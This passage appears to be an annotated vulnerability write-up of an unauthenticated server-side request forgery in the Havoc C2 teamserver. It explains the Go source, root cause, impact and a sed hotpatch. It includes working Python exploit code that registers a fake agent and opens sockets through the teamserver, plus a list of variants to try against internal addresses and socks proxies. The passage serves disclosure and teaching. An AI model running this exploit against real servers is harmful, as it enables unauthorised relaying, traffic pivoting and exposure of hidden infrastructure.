socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, "[redacted]", 80)

request_data = b"GET /vulnerable HTTP/1.1\r\nHost: www.example.com\r\nConnection: close\r\n\r\n"
write_socket(socket_id, request_data)

print(read_socket(socket_id).decode())
The command is \x00\x00\x00\x01, COMMAND_GET_JOB. The response is parsed by taking the first 4 bytes as the command ID, the next 4 as the request ID, the next 4 as the package size, and the remainder as the encrypted package, which is decrypted with the agent's key and IV and stripped of its 12-byte prefix.
Root cause
The COMMAND_SOCKET command ID is accepted by IsKnownRequestID without any matching task, because socket traffic does not follow the send-task-and-get-response format. The socket subcommands, including SOCKET_COMMAND_OPEN and SOCKET_COMMAND_READ, then act on attacker-supplied addresses and ports without further authorisation. Combined with open agent registration, where any unauthenticated party can create an agent using the public magic value and a known AES key, the socket functionality is reachable by anyone who can reach the listener.
The existing defences did not stop it: the URI and User-Agent checks are configuration values that can be learned from the demon binary, its traffic or public C2 profiles, and the RequestID check is bypassed by design for these command IDs. The report does not describe any authentication check on the socket path itself.
Impact
By exploiting the vulnerability, attackers could:
- leak the origin IP of a teamserver behind public redirectors (attribution);
- abuse vulnerable teamservers as a redirector (misattribution);
- route traffic through any listening socks proxies on the teamserver.
Fix
The report gives a hotpatch. To apply it:
- Navigate to the Havoc directory.
- Run the command:
sed -i '/case COMMAND_SOCKET:/,/return true/d' teamserver/pkg/agent/agent.go
- Rebuild the teamserver:
make ts-build
The report gives this command as the hotpatch.
The report's takeaways are to authenticate your beacons and to apply heavy network restrictions on your teamserver, especially if it runs on premises, because someone can leak your IP.
Variants to test
- Other always-accepted command IDs. The report lists
COMMAND_PIVOTandBEACON_OUTPUTalongsideCOMMAND_SOCKET. Send each with an arbitraryRequestIDafter registering an agent and see whether the teamserver processes it rather than rejecting it with the unknown RequestID warning. A positive result is a response or side effect that only occurs when the command is dispatched. - Other socket subcommands. The switch lists
SOCKET_COMMAND_RPORTFWD_ADD,SOCKET_COMMAND_RPORTFWD_LIST,SOCKET_COMMAND_RPORTFWD_REMOVE,SOCKET_COMMAND_RPORTFWD_CLEAR,SOCKET_COMMAND_SOCKSPROXY_ADD,SOCKET_COMMAND_WRITE,SOCKET_COMMAND_CLOSEandSOCKET_COMMAND_CONNECT. Try each with a registered agent and look for state changes, such as new entries in the port forward list or new outbound connections. - Internal targets. Point
SOCKET_COMMAND_OPENat loopback, private ranges and the teamserver's own listener port. A positive result is a response body returned through the job queue, which confirms the teamserver can reach and relay to that address. - Socks proxy routing. If a socks proxy is listening on the teamserver, open a socket to it and send a socks handshake. A positive result is a successful proxied connection through the teamserver.
- Registration with a non-zero key. The exploit uses an all-zero AES key and IV. Try a random key and IV and confirm the teamserver still registers the agent, which shows the key is attacker-chosen rather than validated.
What happened, in plain words
Havoc C2 is a piece of software that security teams (and criminals) use to control computers they have broken into. The report calls it a modern and malleable post-exploitation command and control framework aimed at Windows machines. "Malleable" means it can be reshaped to look like ordinary web traffic. The small program that runs on each controlled computer is called a Demon.
Because Havoc is malleable, each kind of agent needs a matching piece of backend code that understands the messages that agent sends back. That backend code is called a handler. The handler is the part of the system this report examines.
The handler becomes reachable when the people running the C2 (the operators) create a listener. A listener is simply a web server that waits for the agents to call home, usually over HTTP or HTTPS. Listeners normally sit on port 80 or 443, either on the teamserver itself (the central machine that runs Havoc) or on a redirector: a small public server that forwards traffic to the hidden teamserver so the teamserver's real address stays secret.
The picture above is ZeroPointSecurity's drawing of secure C2 infrastructure from the Red Team Ops II course.
The bug the researcher found lets someone who has never logged in create a network connection (a TCP socket) from the teamserver to any address and port they choose, and then send data through it and read what comes back. In security language this class of bug is called SSRF, short for Server-Side Request Forgery: you trick a server into making a request on your behalf, to a destination you are not supposed to be able to reach.
A working demonstration (a proof of concept, or PoC) is published here:
https://github.com/chebuya/Havoc-C2-SSRF-poc
Setup
The researcher read the Havoc source code (the human-readable instructions that make up the program) looking for mistakes. No operator account, no client program and no task issued by an operator is needed for the attack. That is the whole point: the attacker never logs in and never touches the operator interface. The only precondition is that an HTTP or HTTPS listener can be reached, either directly on the teamserver or through a public redirector.
The exploit code is written in Python, a popular programming language, and uses a helper library called requests that makes it easy to send web requests from a script. The script needs the listener's web address. The handler also checks the User-Agent and URI, which the report says can be learned by analysing the demon program, watching its traffic, or guessing from public C2 profiles.
Two of those terms deserve a pause. A User-Agent is a short label that a browser or program attaches to every request saying what it is, for example "Chrome on Windows". A URI is the path part of a web address, the bit after the domain name, such as /api/checkin. The handler checks both before it will look at the body of a request. The report says these values can be learned by analysing the demon program, by watching its network traffic, or by guessing them from publicly shared C2 profiles (configuration files people publish).
Finding it
The researcher followed the code from the moment a listener starts, through agent registration, and then looked at everything reachable after registration that does not need an operator to press a button. The goal was to find features that could be abused without waiting for an operator to act.
Listener start and request routing
When the teamserver starts, or when a new listener is added, a function called ListenerStart sets the listener up. For an HTTP listener it builds a configuration object and calls Start():
func (t *Teamserver) ListenerStart(ListenerType int, info any) error {
	...
	switch ListenerType {

	case handlers.LISTENER_HTTP:
		var HTTPConfig = handlers.NewConfigHttp()
		var config = info.(handlers.HTTPConfig)

		HTTPConfig.Config = config

		HTTPConfig.Config.Secure = config.Secure
		// HTTPConfig.RoutineFunc = Functions
		HTTPConfig.Teamserver = t

		HTTPConfig.Start()
Line by line: ListenerStart receives a listener type and some configuration. The switch picks what to do based on the type. In the HTTP case it creates a fresh HTTP configuration object, copies the supplied settings into it, records whether the listener is secure (HTTPS), stores a reference back to the teamserver, and finally calls Start(). The ... marks code the report leaves out.
Start() sends every POST request to a function called h.request. A POST request is the kind a browser uses when you submit a form: it carries data in its body rather than in the address.
func (h *HTTP) Start() {
	logger.Debug("Setup HTTP/s Server")

	if len(h.Config.Hosts) == 0 && h.Config.PortBind == "" && h.Config.Name == "" {
		logger.Error("HTTP Hosts/Port/Name not set")
		return
	}

	h.GinEngine.POST("/*endpoint", h.request)
	...
Line by line: the function writes a debug message, then checks that at least one of hosts, port or name is configured; if none is, it logs an error and stops. The important line is h.GinEngine.POST("/*endpoint", h.request): it tells the web framework (Gin) that any POST request to any path should be handed to h.request. The /*endpoint pattern means "anything after the slash".
h.request reads the POST body into a variable called Body and performs two guardrail checks, one on the path and one on the User-Agent. If the request passes, Body is passed to parseAgentRequest:
func (h *HTTP) request(ctx *gin.Context) {
	var ExternalIP string
	var MissingHdr string

	Body, err := io.ReadAll(ctx.Request.Body)
	if err != nil {
		logger.Debug("Error while reading request: " + err.Error())
	}

	...

	// check that the URI is defined on the profile
	if len(h.Config.Uris) > 0 && ! (len(h.Config.Uris) == 1 && h.Config.Uris[0] == "") {
		valid = false
		for _, Uri := range h.Config.Uris {
			if ctx.Request.RequestURI == Uri {
				valid = true
				break
			}
		}

		if valid == false {
			logger.Warn(fmt.Sprintf("got a request with an invalid request path: %s", ctx.Request.RequestURI))
			h.fake404(ctx)
			return
		}
	}

	// check that the User-Agent is valid
	if h.Config.UserAgent != "" {
		if h.Config.UserAgent != ctx.Request.UserAgent() {
			logger.Warn(fmt.Sprintf("got a request with an invalid user agent: %s", ctx.Request.UserAgent()))
			h.fake404(ctx)
			return
		}
	}

	...
	if Response, Success := parseAgentRequest(h.Teamserver, Body, ExternalIP); Success {
		_, err := ctx.Writer.Write(Response.Bytes())
		if err != nil {
			logger.Debug("Failed to write to request: " + err.Error())
			h.fake404(ctx)
			return
		}
	} else {
		logger.Warn("failed to parse agent request")
		h.fake404(ctx)
		return
	}

	ctx.AbortWithStatus(http.StatusOK)
	return
}
Line by line: the function declares two text variables, then reads the whole request body into Body. The first check runs only if the profile defines at least one URI and it is not just an empty string. It loops over the allowed URIs and sets valid to true if the request path matches one. If nothing matched, it logs a warning, sends a fake "404 not found" page and stops. The second check does the same for the User-Agent: if one is configured and the request's User-Agent differs, fake 404 and stop. Then the body is handed to parseAgentRequest. If that returns success, the response bytes are written back to the caller; otherwise a warning is logged and a fake 404 is returned. Finally the request is closed with a 200 OK status.
Why does this matter? These are the only two gates before the body is parsed, and both are just configuration values that an outsider can learn. They are not authentication.
Header parsing and the magic value
parseAgentRequest reads a fixed header out of the POST data and checks the magic bytes. Magic bytes are a short fixed sequence at the start of a file or message that identifies its type, like the first letters of a document telling you which program made it. Here they decide whether the message claims to come from a Demon agent or from some third-party agent. The Demon magic value is 0xdeadbeef, a well-known joke number, and the report notes that because it is public it is not hard to get past this point:
func parseAgentRequest(Teamserver agent.TeamServer, Body []byte, ExternalIP string) (bytes.Buffer, bool) {

	var (
		Header   agent.Header
		Response bytes.Buffer
		err      error
	)

	Header, err = agent.ParseHeader(Body)
	if err != nil {
		logger.Debug("[Error] Header: " + err.Error())
		return Response, false
	}

	if Header.Data.Length() < 4 {
		return Response, false
	}

	// handle this demon connection if the magic value matches
	if Header.MagicValue == agent.DEMON_MAGIC_VALUE {
		return handleDemonAgent(Teamserver, Header, ExternalIP)
	}

	// If it's not a Demon request then try to see if it's a 3rd party agent.
	return handleServiceAgent(Teamserver, Header, ExternalIP)
}
Line by line: the function declares a header, a response buffer and an error. It parses the header from the body; if that fails, it returns "not successful". If fewer than 4 bytes remain after the header, it also returns "not successful". Then the key decision: if the magic value equals the Demon magic value, the request goes to handleDemonAgent; otherwise it is treated as a third-party agent and goes to handleServiceAgent.
ParseHeader makes successive ParseInt32() calls, and each one reads 4 bytes and moves the reading position forward. So the first 4 bytes of the POST body become Header.Size, bytes 4 to 8 become Header.MagicValue, bytes 8 to 12 become Header.AgentID, and everything from byte 12 onwards becomes Header.Data:
func ParseHeader(data []byte) (Header, error) {
	var (
		Header = Header{}
		Parser = parser.NewParser(data)
	)

	if Parser.Length() > 4 {
		Header.Size = Parser.ParseInt32()
	} else {
		return Header, errors.New("failed to parse package size")
	}

	if Parser.Length() > 4 {
		Header.MagicValue = Parser.ParseInt32()
	} else {
		return Header, errors.New("failed to parse magic value")
	}

	if Parser.Length() > 4 {
		Header.AgentID = Parser.ParseInt32()
	} else {
		return Header, errors.New("failed to parse agent id")
	}

	Header.Data = Parser

	return Header, nil
}
Line by line: a new parser is created over the raw bytes. Each if checks there are still more than 4 bytes left, then reads 4 bytes into the next field: size, then magic value, then agent ID. If any check fails, an error is returned. At the end, whatever is left is stored as Header.Data. Think of it like reading a form with fixed-size boxes: the first box is always the same width, so you always know where the next one starts.
Registration path
When the magic value matches, handleDemonAgent runs. If the AgentID does not already exist, the teamserver treats the request as a registration attempt. It reads bytes 12 to 16 into Command and compares it with DEMON_INIT, a constant whose value is 99. If it matches, ParseDemonRegisterRequest is called with the AgentID (bytes 8 to 12) and Header.Data (bytes 16 onwards):
func handleDemonAgent(Teamserver agent.TeamServer, Header agent.Header, ExternalIP string) (bytes.Buffer, bool) {
	...

	/* check if the agent exists. */
	if Teamserver.AgentExist(Header.AgentID) {
	...
	} else {
		logger.Debug("Agent does not exists. hope this is a register request")

		var (
			Command = Header.Data.ParseInt32()
		)

		/* TODO: rework this. */
		if Command == agent.DEMON_INIT {
			// RequestID, unused on DEMON_INIT
			Header.Data.ParseInt32()

			Agent = agent.ParseDemonRegisterRequest(Header.AgentID, Header.Data, ExternalIP)
			if Agent == nil {
				return Response, false
			}

			Agent.Info.MagicValue = Header.MagicValue
			Agent.Info.Listener = nil /* TODO: pass here the listener instance/name */

			Teamserver.AgentAdd(Agent)
			Teamserver.AgentSendNotify(Agent)
			...
Line by line: the function first asks whether an agent with this ID already exists. If it does, other code (not shown) handles it. If not, the code assumes this is a registration. It reads the next 4 bytes as the command. If the command is DEMON_INIT, it reads and discards another 4 bytes (a request ID that registration does not use), then builds an agent object from the rest of the data. If that fails, it returns "not successful". Otherwise it records the magic value, adds the agent to the teamserver's list and sends a notification. In plain terms: anyone who sends the right shape of message gets an agent created for them, with no password asked.
ParseDemonRegisterRequest first reads the AESKey and AESIv. AES is a standard encryption method; a key is the secret used to scramble data and an IV (initialisation vector) is a starting value that makes each scramble different. Everything after those two fields is encrypted by the demon, so the rest of the buffer is decrypted before parsing continues. The remaining registration fields are then pulled out with ParseInt32(), ReadInt64() and ReadBytes(), and the finished Session is returned. Back in handleDemonAgent, the new agent is added to the teamserver's agent list:
func ParseDemonRegisterRequest(AgentID int, Parser *parser.Parser, ExternalIP string) *Agent {
	...
	if Parser.Length() >= 32+16 {

		var Session = &Agent{
			Encryption: struct {
				AESKey []byte
				AESIv  []byte
			}{
				AESKey: Parser.ParseAtLeastBytes(32),
				AESIv:  Parser.ParseAtLeastBytes(16),
			},

			Active:     false,
			SessionDir: "",

			Info: new(AgentInfo),
		}

		// check if there is aes key/iv.
		if bytes.Compare(Session.Encryption.AESKey, AesKeyEmpty) != 0 {
			Parser.DecryptBuffer(Session.Encryption.AESKey, Session.Encryption.AESIv)
		}

		if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadBytes, parser.ReadBytes, parser.ReadBytes, parser.ReadBytes, parser.ReadBytes, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt64, parser.ReadInt32}) {
			DemonID = Parser.ParseInt32()
			logger.Debug(fmt.Sprintf("Parsed DemonID: %x", DemonID))

			if AgentID != DemonID {
				if AgentID != 0 {
					logger.Debug("Failed to decrypt agent init request")
					return nil
				}
			} else {
				logger.Debug(fmt.Sprintf("AgentID (%x) == DemonID (%x)\n", AgentID, DemonID))
			}

			Hostname = Parser.ParseString()
			Username = Parser.ParseString()
			DomainName = Parser.ParseString()
			InternalIP = Parser.ParseString()

			if ExternalIP != "" {
				Session.Info.ExternalIP = ExternalIP
			}
			...
			ProcessName = Parser.ParseUTF16String()
			ProcessPID  = Parser.ParseInt32()
			ProcessTID  = Parser.ParseInt32()
			ProcessPPID = Parser.ParseInt32()
			ProcessArch = Parser.ParseInt32()
			Elevated = Parser.ParseInt32()
			BaseAddress = Parser.ParseInt64()
			...
			OsVersion = []int{Parser.ParseInt32(), Parser.ParseInt32(), Parser.ParseInt32(), Parser.ParseInt32(), Parser.ParseInt32()}
			OsArch = Parser.ParseInt32()
			SleepDelay = Parser.ParseInt32()
			SleepJitter = Parser.ParseInt32()
			KillDate = Parser.ParseInt64()
			WorkingHours = int32(Parser.ParseInt32())
			...
			Session.Active = true

			Session.NameID = fmt.Sprintf("%08x", DemonID)
			Session.Info.MagicValue = MagicValue
			Session.Info.FirstCallIn = time.Now().Format("02/01/2006 15:04:05")
			Session.Info.LastCallIn = time.Now().Format("02-01-2006 15:04:05")
			Session.Info.Hostname = Hostname
			Session.Info.DomainName = DomainName
			Session.Info.Username = Username
			Session.Info.InternalIP = InternalIP
			Session.Info.SleepDelay = SleepDelay
			Session.Info.SleepJitter = SleepJitter
			Session.Info.KillDate = KillDate
			Session.Info.WorkingHours = WorkingHours
			...
			Session.Info.OSVersion = getWindowsVersionString(OsVersion)
			...
			process := strings.Split(ProcessName, "\\")

			Session.Info.ProcessName = process[len(process)-1]
			Session.Info.ProcessPID  = ProcessPID
			Session.Info.ProcessTID  = ProcessTID
			Session.Info.ProcessPPID = ProcessPPID
			Session.Info.ProcessPath = ProcessName
			Session.Info.BaseAddress = BaseAddress
			Session.BackgroundCheck = false
			...
			return Session
			...
Line by line: the function first checks there are at least 48 bytes (32 plus 16) left, enough for a key and an IV. It creates an agent object, reads 32 bytes as the AES key and 16 as the IV, and marks the agent inactive for now. If the key is not all zeros, it decrypts the rest of the buffer with that key and IV. Then it checks that the buffer contains enough data for the long list of fields it is about to read. It reads the demon ID and compares it with the agent ID from the header; if they differ and the header ID is not zero, it assumes decryption failed and gives up. Then come the hostname, username, domain name and internal IP, each stored as a length-prefixed string. If an external IP was supplied, it is recorded too. Next are process details (name, process ID, thread ID, parent process ID, architecture, whether it is elevated, base address), then operating system details, sleep delay and jitter (how often and how irregularly the agent checks in), a kill date and working hours. The agent is marked active, given a display name, and all the collected values are copied into its info record. The process path is split on backslashes so only the file name is kept. Finally the finished agent object is returned.
The researcher's framing: registering an agent matters because once an agent exists, execution goes down the other branch of parseAgentRequest, and everything behind the AgentExist check becomes reachable. It is compared to a website that lets anyone sign up:
	/* check if the agent exists. */
	if Teamserver.AgentExist(Header.AgentID) {
	...
	} else {
		logger.Debug("Agent does not exists. hope this is a register request")
Line by line: if the agent exists, do the normal thing (not shown); otherwise log that this is probably a registration. The point is that the two branches lead to very different amounts of functionality, and the first branch is the one with the interesting features.
Exploitation
Step 1: craft a registration request
To pretend to be an agent registering, the POST body must follow this layout:
[ SIZE         ] 4 bytes
[ Magic Value  ] 4 bytes
[ Agent ID     ] 4 bytes
[ COMMAND ID   ] 4 bytes
[ Request ID   ] 4 bytes
[ AES KEY      ] 32 bytes
[ AES IV       ] 16 bytes
AES Encrypted {
	[ Agent ID     ] 4 bytes <-- this is needed to check if we successfully decrypted the data
	[ Host Name    ] size + bytes
	[ User Name    ] size + bytes
	[ Domain       ] size + bytes
	[ IP Address   ] 16 bytes?
	[ Process Name ] size + bytes
	[ Process ID   ] 4 bytes
	[ Parent  PID  ] 4 bytes
	[ Process Arch ] 4 bytes
	[ Elevated     ] 4 bytes
	[ Base Address ] 8 bytes
	[ OS Info      ] ( 5 * 4 ) bytes
	[ OS Arch      ] 4 bytes
	..... more
}
Read it as a packing list. The first five boxes are fixed width: size, magic value, agent ID, command ID and request ID. Then come the key and IV. Everything after that is encrypted, and inside the encrypted part the first field is the agent ID again, so the server can tell whether decryption worked. The rest are the details a real agent would report about the machine it runs on. "size + bytes" means a length number followed by that many bytes of text.
In the exploit, registration looks like this:
def register_agent(hostname, username, domain_name, internal_ip, process_name, process_id):
    # DEMON_INITIALIZE / 99
    command = b"\x00\x00\x00\x63"
    request_id = b"\x00\x00\x00\x01"
    demon_id = agent_id

    hostname_length = int_to_bytes(len(hostname))
    username_length = int_to_bytes(len(username))
    domain_name_length = int_to_bytes(len(domain_name))
    internal_ip_length = int_to_bytes(len(internal_ip))
    process_name_length = int_to_bytes(len(process_name) - 6)

    data =  b"\xab" * 100

    header_data = command + request_id + AES_Key + AES_IV + demon_id + hostname_length + hostname + username_length + username + domain_name_length + domain_name + internal_ip_length + internal_ip + process_name_length + process_name + process_id + data

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id

    print("[***] Trying to register agent...")
    r = requests.post(teamserver_listener_url, data=agent_header + header_data, headers=headers)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to register agent - {r.status_code} {r.text}")

magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://TARGET"
headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
        }
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MATRIX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)
Line by line: the function builds the message piece by piece. The command is \x00\x00\x00\x63, which is the number 99, DEMON_INIT. The request ID is 1. The demon ID is the same random agent ID used in the header. Each text field gets a length prefix, computed with int_to_bytes. The process name length subtracts 6 because the name is encoded in UTF-16, a two-bytes-per-character format, and the length must count characters rather than bytes. data is 100 filler bytes (\xab repeated) standing in for the remaining fields the server expects. All of it is concatenated into header_data. The total size is 12 (the three header fields) plus the length of header_data, written as 4 big-endian bytes (most significant byte first). The final message is the size, the magic value and the agent ID, followed by header_data, and it is sent as a POST to the listener URL with the chosen User-Agent. A 200 response means the agent was registered.
The magic is \xde\xad\xbe\xef. The AES key and IV are all zero bytes. The agent ID is random between 100000 and 1000000. Why do it this way? Because the server only checks that the message is well formed, not who sent it.
Step 2: trace the post-registration path
With an agent registered, the other branch of parseAgentRequest is reachable. Command is read from Header.Data, the buffer is decrypted, and Agent.TaskDispatch is called when Command is COMMAND_GET_JOB (0x01):
	/* check if the agent exists. */
	if Teamserver.AgentExist(Header.AgentID) {

		/* get our agent instance based on the agent id */
		Agent = Teamserver.AgentInstance(Header.AgentID)
		Agent.UpdateLastCallback(Teamserver)

		// while we can read a command and request id, parse new packages
		first_iter := true
		asked_for_jobs := false
		for (Header.Data.CanIRead(([]parser.ReadType{parser.ReadInt32, parser.ReadInt32}))) {
			Command   = uint32(Header.Data.ParseInt32())
			RequestID = uint32(Header.Data.ParseInt32())

			/* check if this is a 'reconnect' request */
			if Command == agent.DEMON_INIT {
				...
			}

			if first_iter {
				first_iter = false
				// if the message is not a reconnect, decrypt the buffer
				Header.Data.DecryptBuffer(Agent.Encryption.AESKey, Agent.Encryption.AESIv)
			}

			/* The agent is sending us the result of a task */
			if Command != agent.COMMAND_GET_JOB {
				Parser := parser.NewParser(Header.Data.ParseBytes())
				Agent.TaskDispatch(RequestID, Command, Parser, Teamserver)
			} else {
				asked_for_jobs = true
			}
		}
Line by line: the code looks up the agent by ID and records that it just called in. It sets a flag for the first pass through the loop and a flag for whether the agent asked for work. The loop keeps going while there are at least 8 bytes left, reading a command and a request ID each time. If the command is a reconnect, other code handles it. On the first pass only, the remaining buffer is decrypted with the agent's key and IV. Then, if the command is not "get job", the remaining bytes are wrapped in a parser and passed to TaskDispatch; if it is "get job", the flag is set instead. In plain terms: the agent can send several instructions in one message, and each one is routed by its command number.
TaskDispatch is the function that hands out tasks the operator has issued to agents. Since the attacker cannot make an operator issue a task, the interesting paths are those that do not need one. The first check in TaskDispatch is IsKnownRequestID; if it returns false, the request is rejected:
func (a *Agent) TaskDispatch(RequestID uint32, CommandID uint32, Parser *parser.Parser, teamserver TeamServer) {
	var NameID, _ = strconv.ParseInt(a.NameID, 16, 64)
	AgentID := int(NameID)

	/* if the RequestID was not generated by the TS, reject the request */
	if a.IsKnownRequestID(teamserver, RequestID, CommandID) == false {
		logger.Warn(fmt.Sprintf("Agent: %x, CommandID: %d, unknown RequestID: %x. This is either a bug or malicious activity", AgentID, CommandID, RequestID))
		return
	}
Line by line: the agent's display name is converted back into a number for logging. Then IsKnownRequestID is called. If it says the request ID is not known, a warning is logged and the function returns without doing anything. This is the gate that is supposed to stop fake agents from issuing commands.
IsKnownRequestID loops over the agent's task list and returns true if a task's request ID matches. The request ID is an unsigned 32-bit integer, meaning a whole number from 0 to about 4.29 billion, so guessing a valid one is not realistic, and without access to the operator interface the attacker cannot generate one. But three checks before that loop return true regardless of the request ID, and therefore regardless of whether the operator issued the task:
// check that the request the agent is valid
func (a *Agent) IsKnownRequestID(teamserver TeamServer, RequestID uint32, CommandID uint32) bool {
	// some commands are always accepted because they don't follow the "send task and get response" format
	switch CommandID {
	case COMMAND_SOCKET:
		return true
	case COMMAND_PIVOT:
		return true
	}

	if teamserver.SendLogs() && CommandID == BEACON_OUTPUT {
		// if SendLogs is on, accept all BEACON_OUTPUT so that the agent can send logs
		return true
	}

	for i := range a.Tasks {
		if a.Tasks[i].RequestID == RequestID {
			return true
		}
	}
	return false
}
Line by line: the switch says that if the command is COMMAND_SOCKET or COMMAND_PIVOT, accept it immediately, no request ID needed. The comment explains why: these commands do not follow the usual "send a task, get a response" pattern. Next, if the teamserver has logging enabled and the command is BEACON_OUTPUT, accept it too, so agents can send logs. Only after all that does it search the task list for a matching request ID, returning false if none is found.
The command IDs processed even without a matching task are:
COMMAND_SOCKET
COMMAND_PIVOT
BEACON_OUTPUT
Further down, TaskDispatch switches on CommandID, and the researcher marks which cases are reachable:
func (a *Agent) TaskDispatch(RequestID uint32, CommandID uint32, Parser *parser.Parser, teamserver TeamServer) {
	var NameID, _ = strconv.ParseInt(a.NameID, 16, 64)
	AgentID := int(NameID)

	/* if the RequestID was not generated by the TS, reject the request */
	if a.IsKnownRequestID(teamserver, RequestID, CommandID) == false {
		logger.Warn(fmt.Sprintf("Agent: %x, CommandID: %d, unknown RequestID: %x. This is either a bug or malicious activity", AgentID, CommandID, RequestID))
		return
	}

	switch CommandID {
	case COMMAND_GET_JOB:
	...
	case COMMAND_OUTPUT:
	case BEACON_OUTPUT:  // We can reach this
	case COMMAND_INJECT_DLL:
	...
	case COMMAND_PIVOT: // We can reach this
	case COMMAND_TRANSFER:
	case COMMAND_SOCKET:  // We can reach this
	case COMMAND_KERBEROS:
	...
Line by line: the same request ID check runs first. Then the switch picks a branch based on the command number. The comments mark the three branches an outsider can reach: BEACON_OUTPUT, COMMAND_PIVOT and COMMAND_SOCKET. The others need a real task from an operator.
Step 3: the unprotected socket handler
In the COMMAND_SOCKET case, a SubCommand is read and another switch begins. The researcher describes this as part of the demon's rportfwd and socks proxy capabilities, left unprotected. A reverse port forward (rportfwd) is a feature that lets the teamserver reach a service on the victim's network by tunnelling through the agent; a socks proxy is a general-purpose relay that lets programs send traffic through another machine.
case COMMAND_SOCKET:
	var (
		SubCommand = 0
		Message    map[string]string
	)

	if Parser.CanIRead([]parser.ReadType{parser.ReadInt32}) {

		SubCommand = Parser.ParseInt32()

		switch SubCommand {
		case SOCKET_COMMAND_RPORTFWD_ADD:
		case SOCKET_COMMAND_RPORTFWD_LIST:
		case SOCKET_COMMAND_RPORTFWD_REMOVE:
		case SOCKET_COMMAND_RPORTFWD_CLEAR:
		case SOCKET_COMMAND_SOCKSPROXY_ADD:
		case SOCKET_COMMAND_OPEN:
		case SOCKET_COMMAND_READ:
		case SOCKET_COMMAND_WRITE:
		case SOCKET_COMMAND_CLOSE:
		case SOCKET_COMMAND_CONNECT:
		default:
			logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - UNKNOWN (%d)", AgentID, SubCommand))
		}
Line by line: the code declares a subcommand number and a message map. If at least 4 bytes are available, it reads the subcommand and switches on it. Each case name describes an operation: add, list, remove or clear a reverse port forward; add a socks proxy; open, read, write, close or connect a socket. If the number matches none of them, a debug message is logged. The important thing is that this whole switch sits behind no further authorisation check.
Step 4: register a socket with SOCKET_COMMAND_OPEN
SOCKET_COMMAND_OPEN reads five integers from the parser: SocktID, LclAddr, LclPort, FwdAddr, FwdPort. It converts FwdAddr to an IP address string, builds FwdString as ip:port, and if no socket with that ID exists, calls PortFwdNew:
case SOCKET_COMMAND_OPEN:

	if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32}) {

		var (
			SocktID = 0
			LclAddr = 0
			LclPort = 0
			FwdAddr = 0
			FwdPort = 0

			FwdString string
		)

		SocktID = Parser.ParseInt32()
		LclAddr = Parser.ParseInt32()
		LclPort = Parser.ParseInt32()
		FwdAddr = Parser.ParseInt32()
		FwdPort = Parser.ParseInt32()

		// avoid too much spam
		//logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_OPEN, SocktID: %08x, LclAddr: %d, LclPort: %d, FwdAddr: %d, FwdPort: %d", AgentID, SocktID, LclAddr, LclPort, FwdAddr, FwdPort))

		FwdString = common.Int32ToIpString(int64(FwdAddr))
		FwdString = fmt.Sprintf("%s:%d", FwdString, FwdPort)

		if Socket := a.PortFwdGet(SocktID); Socket != nil {
			/* Socket already exists. don't do anything. */
			logger.Debug("Socket already exists")
			return
		}

		/* add this rportfwd */
		a.PortFwdNew(SocktID, LclAddr, LclPort, FwdAddr, FwdPort, FwdString)

		/* we will open the rportfwd client only after we have something to write */

	} else {
		logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_OPEN, Invalid packet", AgentID))
	}

	break
Line by line: the code checks there are at least 20 bytes (five integers) available. It declares five numbers and a string, then reads the five numbers in order: socket ID, local address, local port, forward address, forward port. The commented-out debug line would have logged them. The forward address is turned into a readable IP string and combined with the port into ip:port. If a socket with this ID already exists, it logs that and stops. Otherwise it calls PortFwdNew to record the new socket. The comment explains that the actual connection is not opened yet; it waits until there is data to send. If there were not enough bytes, it logs "Invalid packet".
PortFwdNew builds a &PortFwd struct with the supplied values and appends it to the agent's PortFwds slice. A struct is a bundle of related values under one name; a slice is a growable list.
func (a *Agent) PortFwdNew(SocketID, LclAddr, LclPort, FwdAddr, FwdPort int, Target string) {
	var portfwd = &PortFwd{
		Conn:    nil,
		SocktID: SocketID,
		LclAddr: LclAddr,
		LclPort: LclPort,
		FwdAddr: FwdAddr,
		FwdPort: FwdPort,
		Target:  Target,
	}

	a.PortFwdsMtx.Lock()

	a.PortFwds = append(a.PortFwds, portfwd)

	a.PortFwdsMtx.Unlock()
}
Line by line: a new port forward record is created with no connection yet (Conn: nil) and all the supplied values. A lock is taken so that two parts of the program cannot change the list at the same time, the record is appended to the list, and the lock is released. The lock is a standard precaution when several threads share a list.
Step 5: open the socket with SOCKET_COMMAND_READ
The case that actually opens the socket is SOCKET_COMMAND_READ. It reads SocktID, Type and Success, and if Success is win32.TRUE, reads the data bytes. When Type is SOCKET_TYPE_CLIENT, it checks whether the socket is open and, if not, calls PortFwdOpen:
case SOCKET_COMMAND_READ:
	/* if we receive the SOCKET_COMMAND_READ command
	 * that means that we should read the callback and send it to the forwared host/socks proxy */

	if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadInt32, parser.ReadInt32}) {
		var (
			SocktID = Parser.ParseInt32()
			Type    = Parser.ParseInt32()
			Success = Parser.ParseInt32()
		)

		if Success == win32.TRUE {
			if Parser.CanIRead([]parser.ReadType{parser.ReadBytes}) {
				var(
					Data = Parser.ParseBytes()
				)
				// avoid too much spam
